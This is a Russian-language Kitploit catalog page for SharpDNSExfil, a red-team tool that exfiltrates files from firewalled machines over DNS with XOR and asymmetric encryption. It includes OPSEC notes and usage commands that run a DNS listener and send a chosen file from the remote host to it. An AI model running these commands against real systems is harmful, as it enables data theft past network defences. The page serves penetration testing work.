
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
SharpDNSExfil — C# инструмент для эксфильтрации файлов через DNS с использованием XOR и асимметричного шифрования, предназначенный для красных команд в условиях ограниченных исходящих соединений. | Kitploit
Инструменты/GitHubGitHub/aniqfakhrul/sharpdnsexfil
Инструменты шифрования/дешифрованияЭксфильтрация данныхКомандование и УправлениеRed TeamingАнализ DNS
GitHubaniqfakhrul/sharpdnsexfil

SharpDNSExfil

C# инструмент для эксфильтрации файлов через DNS с использованием XOR и асимметричного шифрования, предназначенный для красных команд в условиях ограниченных исходящих соединений.

Репозиторий
132415 лет назадЕщё не проверено
Поделиться

SharpDNSExfil

SharpDNSExfil — это инструмент для эксфильтрации, написанный на C#. Основная цель — эксфильтрация любых файлов «на диске» без необходимости беспокоиться об ограниченных исходящих соединениях.

Предварительные требования

  • У удалённой машины должна быть возможность разрешать DNS

Зачем я это сделал?

Во время моей работы я получил слепой RCE, и оказалось, что удалённая машина защищена брандмауэром, который не разрешает исходящие соединения, что затруднило получение обратного соединения. Хорошая новость в том, что DNS-сервер может разрешать публичные домены и способен связаться со мной через DNS. Проблема в том, что я всё ещё не мог получить обратную оболочку, мог прочитать некоторые небольшие выводы, но это было бесполезно. Поэтому у меня возникла идея автоматизировать процесс через только DNS и рекурсивно выполнить все шаги — и это наконец сработало!

ПРЕДУПРЕЖДЕНИЕ: Весь процесс был протестирован только через собственный публичный DNS-сервер, но не был полностью проверен в реальной корпоративной среде. Так что используйте на свой страх и риск!

TL;DR: Как использовать

Что нужно учесть?



Все эксфильтрованные байты XOR-ся случайно сгенерированным ключом. Вы можете подумать, что ключ будет передан в открытом виде на сетевом уровне (Wireshark найдёт). С опцией --encrypt вступает в действие асимметричное шифрование: жёстко заданный открытый ключ зашифрует XOR-ключ. Локальная машина (вы) ожидает зашифрованный ключ, а python-скрипт автоматически расшифрует его своим жёстко заданным закрытым ключом. Остальные передаваемые данные будут XOR-ны обратно в исходные байты. Поэтому всегда меняйте пары ключей, пожалуйста.

Перед шифрованиемПосле шифрования

Использование

  • Настройте DNS-сервер с помощью python-скрипта dnsserver.py. Параметры следующие:
python3 dnserver.py --udp --port 53 --host 192.168.0.102
  • Запустите исполняемый файл на удалённой машине.
SharpDNSExfil.exe --file C:\path\to\file --server 192.168.0.102

Рекомендации по OPSEC

SharpDNSExfil выполняет шаги и процессы исключительно в памяти, не касаясь диска, чтобы не оставлять мусор во время работы. SharpDNSExfil информирует о каждом шаге или процессе, выполняемом в фоне, с помощью опции --verbose. Каждый отправленный байт XOR-закодирован, а ключ дополнительно шифруется асимметричным шифрованием, чтобы избежать передачи ключа в открытом виде по сети. Будьте особенно внимательны, всегда делайте заметки и проводите очистку на имуществе клиента.


Благодарности

  • Отличный скрипт DNSServer от @pklaus
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    837
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    536
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    424
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    294
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    276

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →